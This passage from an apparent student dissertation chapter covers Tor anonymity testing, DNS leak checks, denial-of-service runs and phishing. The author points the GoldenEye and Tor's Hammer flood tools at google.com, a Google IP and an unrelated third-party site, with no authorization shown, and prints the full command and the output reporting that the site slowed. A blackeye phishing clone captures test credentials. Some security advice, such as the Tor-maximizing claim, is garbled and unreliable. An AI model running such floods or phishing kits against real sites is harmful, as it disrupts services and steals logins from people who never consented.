
5.1 Introduction

In this chapter, the author is going to provide a brief discussion of testing and evaluating outcome results for the experiments that going to carry out. Testing based on identifying onion traffic and analysis outcome data to see if there is such as vulnerabilities. And then try to blueprint a network by using a source, a destination IP address or through onion website by using various security tools via Kali Linux operating system. After that, the author will use some tools and try to blueprint a network based on findings. Based on the findings, the author will provide recommendations for future improvement.

5.2 Testing discussions

Test 1, Proxy-chain connection test

The proxy-chains are configured and operate as a distribution channel using 127.0.0.1 and port 9050 which used to operate all Tor traffic. The reason for providing this screenshot is verification of the combination of proxy-chain and Firefox which is the Tor browser to hide identity. Without proxy-chain working, the author cannot do any security testing by using a network as this will lead to identifying own network.



```
|DNS-response| www.vpninsights.com is 18.223.121.220
|DNS-request| hidester.com
|D-chain| -<-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
|D-chain| -<-127.0.0.1:9050-<-4.2.2.2:53-|DNS-response| dnsleak.com is 64.237.56.75
|DNS-request| nordvpn.com
|D-chain| -<-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
|D-chain| -<-127.0.0.1:9050-<-4.2.2.2:53-<-<-OK
|DNS-response| ipleak.org is 108.61.132.89
<-<-OK
|DNS-response| hidester.com is 104.25.59.111
|DNS-response| nordvpn.com is 104.18.230.229
|D-chain| -<-127.0.0.1:9050-<-98.136.144.138:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-98.136.144.138:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-98.136.144.138:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-98.136.144.138:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-98.136.144.138:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|D-chain| -<-127.0.0.1:9050-<-23.239.16.110:443-<-<-OK
|DNS-request| detectportal.firefox.com
|D-chain| -<-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
|D-chain| -<-127.0.0.1:9050-<-4.2.2.2:53-<-<-OK
```

Figure 20, proxy-chain with Firefox operation

Test 2, Data analysis on Wireshark

Figure 21, data captured by using the tcpdump command and displayed on the Wireshark tool. These captured while running the Tor browser with proxy-chain. A combination of the Tor browser and proxy-chain is used to keep the anonymity of hiding network details. According to the outcome, time, source IP address 10.0.2.15, destination IP address 173.245.203.230, TCP and SSLv2 protocol, length, and information which shows as port 443. All TCP, SSLv2 and TLSv1.2 protocols are used for this test. The author has enabled TLSv1.2 on windows server 2012 2r, but it did not show for some reason. Results show that the data on SSLv2 protocol are encrypted whereas, the TCP data segment sent and reply with acknowledgement.

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	173.245.203.230	TCP	54	60940 → 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
2	0.008137621	10.0.2.15	173.245.203.230	TCP	133	[TCP segment of a reassembled PDU]
3	0.008326050	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=1 Ack=80 Win=65535 Len=0
4	0.103528160	173.245.203.230	10.0.2.15	SSLv2	1412	Encrypted Data
5	0.137669654	173.245.203.230	10.0.2.15	TCP	163	[TCP segment of a reassembled PDU]
6	0.137683541	10.0.2.15	173.245.203.230	TCP	54	60940 → 443 [ACK] Seq=80 Ack=1468 Win=65535 Len=0
7	0.141164747	10.0.2.15	173.245.203.230	TCP	1390	[TCP segment of a reassembled PDU]
8	0.141295411	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=1468 Ack=1416 Win=65535 Len=0
9	0.255179277	173.245.203.230	10.0.2.15	TCP	1304	[TCP segment of a reassembled PDU]
10	0.303444007	10.0.2.15	173.245.203.230	TCP	54	60940 → 443 [ACK] Seq=1416 Ack=2718 Win=65535 Len=0
11	0.303516443	10.0.2.15	173.245.203.230	TCP	133	[TCP segment of a reassembled PDU]
12	0.303656013	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=2718 Ack=1495 Win=65535 Len=0
13	0.352238548	173.245.203.230	10.0.2.15	SSLv2	1412	Encrypted Data
14	0.352358370	10.0.2.15	173.245.203.230	TCP	145	[TCP segment of a reassembled PDU]
15	0.352583017	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=4076 Ack=1586 Win=65535 Len=0
16	0.562536724	173.245.203.230	10.0.2.15	TCP	591	[TCP segment of a reassembled PDU]
17	0.562657042	10.0.2.15	173.245.203.230	TCP	133	[TCP segment of a reassembled PDU]
18	0.562797001	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=4613 Ack=1665 Win=65535 Len=0
19	0.563766369	10.0.2.15	173.245.203.230	TCP	1390	[TCP segment of a reassembled PDU]
20	0.563924139	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=4613 Ack=3001 Win=65535 Len=0
21	0.595672935	173.245.203.230	10.0.2.15	TCP	1412	[TCP segment of a reassembled PDU]
22	0.639105456	10.0.2.15	173.245.203.230	TCP	54	60940 → 443 [ACK] Seq=3001 Ack=5971 Win=65535 Len=0
23	0.661926399	10.0.2.15	173.245.203.230	TCP	1421	[TCP segment of a reassembled PDU]
24	0.662089138	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=5971 Ack=4368 Win=65535 Len=0
25	0.662095182	10.0.2.15	173.245.203.230	TCP	1160	[TCP segment of a reassembled PDU]
26	0.662238214	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=5971 Ack=5474 Win=65535 Len=0
27	0.662640873	10.0.2.15	173.245.203.230	TCP	141	[TCP segment of a reassembled PDU]
28	0.663710511	173.245.203.230	10.0.2.15	TCP	60	443 → 60940 [ACK] Seq=5073 Ack=5561 Win=65535 Len=0

Figure 21, Tor traffic analysis

Test 3, DNS leak test

Domain Name System (DNS) leak test is conducted through Firefox by using tor with proxy-chain installed on Kali Linux to identify DNS leak. The purpose of this test is to see if the server operating Tor traffic in the same country and it clearly showing that it is not in the same which is very good. According to the test finding, the first DNS leaks test outcome shows that there are five servers found and located in the United State. Whereas, the second test outcome shows six servers and located in Germany Frankfurt.

Test – result 1, five servers are found

Test complete			
Query round	Progress...	Servers found	
1		5	
Sponsored by IVPN Ultimate IP leak Protection			
IP	Hostname	ISP	Country
192.221.162.1	DNS-192-221-162-1.SanJose1.Level3.net.	Level 3 Communications	San Jose, United States 
192.221.162.12	DNS-192-221-162-12.SanJose1.Level3.net.	Level 3 Communications	San Jose, United States 
192.221.162.8	DNS-192-221-162-8.SanJose1.Level3.net.	Level 3 Communications	San Jose, United States 
192.221.163.10	DNS-192-221-163-10.SanJose1.Level3.net.	Level 3 Communications	San Jose, United States 
8.0.34.11	DNS-8-0-34-11.SanJose1.Level3.net.	Level 3 Communications	San Jose, United States 

Figure 22, DNS leak test 1**Test – result 2, six servers are found**

Test complete			
Query round	Progress...	Servers found	
1		6	
Sponsored by IVPN Ultimate IP leak Protection			
IP	Hostname	ISP	Country
192.221.146.129	None	Level 3 Communications	Frankfurt am Main, Germany 
192.221.146.141	None	Level 3 Communications	Frankfurt am Main, Germany 
8.0.16.138	None	Level 3 Communications	Frankfurt am Main, Germany 
8.0.16.142	None	Level 3 Communications	Frankfurt am Main, Germany 
8.0.18.135	None	Level 3 Communications	Frankfurt am Main, Germany 
8.0.18.137	None	Level 3 Communications	Frankfurt am Main, Germany 


Figure 23, DNS leak test 2

To protect the DNS attack, it is significantly important to ensure the following methods and techniques implemented to prevent DNS attacks.

- ❖ Ensure the DNS servers are kept up to date
- ❖ Audit DNS zones and ensure review DNS server main configurations
- ❖ Ensure hide BIND version which is good security practice
- ❖ Restrict zone transfer to prevent attackers from understanding a network topology

Test 4, DDoS Test on Tor connection ports


The start of DDoS attack on one of the IP address that found during the process of proxy-chain with Tor Browser on Firefox via kali Linux terminal by typing the target address. The aim is to try and connect to the Tor host by exploiting it. As the figure shows active 0 and establishing 1. Figure 24, shows that Tor connection on port 9051, 9052 and 9053 is ok which is established.



```
[*] Starting Tor on port: 9051
[*] Starting Tor on port: 9052
[*] Starting Tor on port: 9053
[*] Checking Tor connection on port: 9051...OK!
[*] Checking Tor connection on port: 9052...OK!
[*] Checking Tor connection on port: 9053...OK!
[*] Press Ctrl + C to stop attack
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
```

Figure 24, Tor connection


Figure 25, shows that the target host is connected and posting exploitation to establish a full connection to the Tor nodes via target IP address.



```
* Target: 172.217.169.138 Port: 80
Connected to host...
Posting: u
Posting: w
Terminal
File Edit View Search Terminal Help
/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * Version 1.0 Beta
 * Anonymized via Tor
 */
Posting: w
Posting: E
Posting: l
Posting: I
```

Figure 25, connected to the host

Figure 26, shows that 600 threads sent to the target host and waiting for a response. However, the operation freezes out. Is it asking to give 20 seconds without tor or 40 with and when type 40 it just stopped? The author tried a few times but, the system could not allow taking into the next step.




```
File Edit View Search Terminal Help
*
* Tor's Hammer
* Slow POST DoS Testing Tool
* Version 1.0 Beta
* Anonymized via Tor
*/
*
* Target: 172.217.169.138 Port: 80
* Threads: 600
* Give 20 seconds without tor or 40 with before checking site
*/
http://www.google.com/
```

Figure 26, Threads

Test 5, (DDoS) attack via GoldenEye

The author uses goldeneye to conduct DDoS attacks on the google.com website to see if there is any effect as google is a very secure website. Figure 27, shows that the number of strikes hit but it failed because of its strong security. It says the server may down but, when it refreshes the webpage it is working without any effect. The used options for this test are 12 workers as default, 10 sockets connection, and random method.



```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'random' with 12 workers running 10 connections
each. Hit CTRL+C to cancel.
73 GoldenEye strikes hit. (4012 Failed)
73 GoldenEye strikes hit. (9169 Failed)
    Server may be DOWN!
73 GoldenEye strikes hit. (14457 Failed)
    Server may be DOWN!
73 GoldenEye strikes hit. (18211 Failed)
    Server may be DOWN!
81 GoldenEye strikes hit. (21037 Failed)
81 GoldenEye strikes hit. (23621 Failed)
    Server may be DOWN!
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

Figure 27, Google

Figure 28, an onion website tested via the goldeneye method to see if there are vulnerabilities within the proposed site. As a result, it is significantly secure as it shows 0 hits failed in comparison with Google. The options used for this test are 12 workers as default, 10 sockets connection, and random method.

```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'random' with 12 workers running 10 connections
each. Hit CTRL+C to cancel.
69 GoldenEye strikes hit. (0 Failed)
97 GoldenEye strikes hit. (0 Failed)
98 GoldenEye strikes hit. (0 Failed)
98 GoldenEye strikes hit. (0 Failed)
98 GoldenEye strikes hit. (0 Failed)
98 GoldenEye strikes hit. (0 Failed)
98 GoldenEye strikes hit. (0 Failed)
117 GoldenEye strikes hit. (0 Failed)
118 GoldenEye strikes hit. (0 Failed)
319 GoldenEye strikes hit. (0 Failed)
331 GoldenEye strikes hit. (0 Failed)
331 GoldenEye strikes hit. (0 Failed)
331 GoldenEye strikes hit. (0 Failed)
331 GoldenEye strikes hit. (0 Failed)
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

Figure 28, Onion website site

Figure 29, shows the Yalla shoot website has been tested via Distributed Denial of Service DDoS attack. The options used for this test are 12 workers as default, 10 sockets connection, and random method. This website is not secure as google or onion as it is HTTP which is the weakest one. When runs the attack, the attack works on this as it takes longer to load after refreshing it. The figure shows a large number of strikes hit.

```
root@kali:~/GoldenEye# python goldeneye.py http://www.yalla-shoot.com/live/v
ideo.php -w 12 -s 10 -m random


GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'random' with 12 workers running 10 connections ea
ch. Hit CTRL+C to cancel.
54 GoldenEye strikes hit. (23265 Failed)
54 GoldenEye strikes hit. (53221 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (70256 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (86704 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (104087 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (121395 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (138671 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (156495 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (173381 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (194109 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (210461 Failed)
  Server may be DOWN!
54 GoldenEye strikes hit. (225136 Failed)
  Server may be DOWN!
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

Figure 29, Yalla Shoot

Test 6 – a Phishing attack

This test is conducted using a black-eye tool. The author installed black-eye with GitHub on Kali Linux operating system which already on Virtual Box and uses kali terminal with commands to carried out the attack. GitHub is a web-based graphical interface that has a feature that provides access control by using command-line tools. After running the command line then give an option to choose from. Figure 30, the author chooses option 4 which is Twitter and enters the IP address as 10.0.2.15 as a victim then it displays the Twitter webpage automatically as shown in figure 31 and then asks to enter username and password. When entered username and password on a webpage it will display on figure 30 below credential found line. As a result, twitter data saved on twitter/saved.ip.txt as shown in the figure.



```
[*] Choose an option: 4
[*] Put your local IP (Default 10.0.2.15): [*] Put your local IP (Default 172.21.30.200): 10.0.2.15
[*] Starting php server...
[*] Send this link to the Victim: 10.0.2.15 your interests.
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 10.0.2.15
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
[*] Saved: twitter/saved.ip.txt

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: adamtest1
[*] Password: adamtest1
[*] Saved: sites/twitter/saved.usernames.txt
root@kali:~/blackeye#
```

Figure 30, Twitter

Figure 31, shows the twitter login webpage after running a phishing attack and when a user enters the username and password it will displays on the attacker page as shown in figure 30.




Figure 31, Twitter login webpage

Figure 32, shows another phishing attack that captured the username and password of Facebook. Same twitter steps and methods used for this one as well. The target IP address for this one is 172.21.30.200.




Figure 32, Facebook login page

Solutions to DDoS attack

There are various methods of sand techniques that would be used to protect Distributed Denial of service. Make sure real-time adjustments in place to alter the attacker approaches.

- ❖ Deployment of network-based mechanism and source-based mechanism and destination-based mechanism to prevent DDoS attack.
- ❖ Build redundancy on infrastructure make it hard for an attacker to attack the network servers.
- ❖ Deploy anti-DDoS hardware and software which is a network firewall and web application firewall properly to detect DDoS attacks
- ❖ Increase network bandwidth at disposal so that it will make it difficult as it requires more bandwidth to launch an attack.

Solutions to Phishing

It is significantly important to ensure provide anti-phishing awareness training system to protect sensitive information from phishing attacks. Implements the following method and techniques to keep a network safe from attack.

- ❖ Use Virtual Private Network (VPN) secure communication between source to destination.
- ❖
- ❖ Use Pineapple mail-secure which is an antispam platform that developed to protect email servers, clients and workstations.
- ❖
- ❖ Use advanced encryption method such as AES to encrypt and decrypt bits block of data
- ❖ Install anti-virus software to scan entire traffic inbound and outbound

CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS

6.1 Summary

In summary, this report is consisting of part one and two. Part one is research based on previous study findings in the dark web and deep web. Part two is an experiment based on the field and gathered information and compare the outcome between part one from past researchers and experiment result to see the difference between outcome results with expected results.

This project is critical, and it is very sensible while browsing on The Onion Router (TOR) sites which requires careful of following the steps to ensure sensitive data stays secure from outsiders. This because the data can be breached at any time when they're no use of the virtual box and Virtual Private Network (VPN). The virtual box is used to eliminate the risk that coming to the university network while browsing dark web sites which is via connection of the UWTSD network. The proposed project involves digital currency trading which is based all online and other illegal activities.

6.2 Conclusion

Overall, this project has given the author wide knowledge about the dark web and deep web sites. As dark sites are the most dangerous sites to be in. With that being said, most users of those sites are intending to do unlawful activities such as forging illegal documents, drug dealing, and sales weapons. However, there is a genuine user. Dark-net sites are market trading runs through digital currencies such as BitCoins as it is complex and make it very difficult to understand by simple persons. The trading is done via sites that are not in normal search engines as they are required special types of verification to allows gain access to do trading of illegal items.

During this project experiment, the author able to gain access to darknet sites by creating a local area network with various clients, server and wireless router. The author installed Tor Browser on Kali Linux operating system and proxy-chain with Firefox and connection of Virtual Private Network (VPN) to keep the anonymity. The outcome result is similar to the previous study

findings however, the author has limited options as there are hardware and software limitation make it very difficult to match the research findings. the author uses its own mobile hotspot data and carried out testing and when did DDoS attack it freezes out it could ISP of the mobile hotspot keep blocking it. In addition, the author has limited time and if it has given more time it could possibly do better experimentation.

6.3 Recommendations for future research

When it comes to securing a network, it is significantly important to educate users to be aware of damages that could be made to the network by visiting dark web sites. It's critically important to teach computer users to ensure what to do when they want to go on dark web sites. Not only educating users to fix the problem, as network security experts' responsibility to secure a network from being abused by a user. The author would never recommend for those who work in an organization to use the network to gain access to the dark-net sites without permission. The following bullet points are highly recommended to use while browsing dark-net sites.

- ❖ The security of the end device is critically important by keeping up to date with the latest hardware and software to minimize vulnerabilities.
- ❖ Install anti-virus software to automatically scan all downloaded files, email attachments, and removable media. It should always be active and update on a regular basis.
- ❖ Use a complex and strong password on every application which includes, lower/upper case, symbols, numbers and changes it least every three months.
- ❖ Setup email security to alert when there is such as phishing, request of email verifications to the client and any suspicious attachments.

- ❖ Ensure the use of Virtual Private Network is connected to keep network secure from outsiders.
- ❖ Use an intrusion detection system to scan the entire inbound and outbound traffic.
- ❖ Do not maximize the TOR browser while using it, because outsiders will steal credentials from that particular computer by just maximizing it.
- ❖ Use a Virtual Private Network (VPN) connection for the entire network if it's possible.
- ❖ Backup all the important information into various places in case of malware infection, hardware failure or any other disaster, so there will be somewhere to recover it.

With that being said, the best security recommendation to prevent vulnerabilities, threats and attacks it that more relays are connected better security will be. This will distribute larger data which will make it harder to identify. Best practice of setting up local area network to runs as tor, make sure do not setup exit node as criminals might use that particular exit node to unlawful things. The Tor exit nodes are easy ones to be identified by such as law enforcement or criminal. However, it requires significant knowledge of using methods and techniques to allow identify exit nodes.

In addition, the author thinks that it is important to have own wireless router that capable of conducting high speed as a type of this project requires high-performance equipment to handle a large volume of traffic. Also, ensure have internet connection as it will be very difficult to get internet connection from such as college or university because the type of this project involves high risk.

CHAPTER 7 – REFLECTIONS

7.1 Introduction

The author will reflect upon research findings and conducted experiments. The author will outline the barriers faced during the project, positives, lessons learned, guidance to the future students and overall. Due to the limitation of the proposed project which has given the author the difficulty of completing the experiment accordingly to the research findings. There were no many research papers that given clear guidance to this particular project however, the author found one paper which outlined with better guidance to carry out testing. This project experiment has a high risk of breaching any data on the computers and network systems. This because involves the dark web and deep web and criminals always on those sites and looking for any weakness to gain access to confidential information without the authorization of the users.

7.2 Barriers experienced during the project

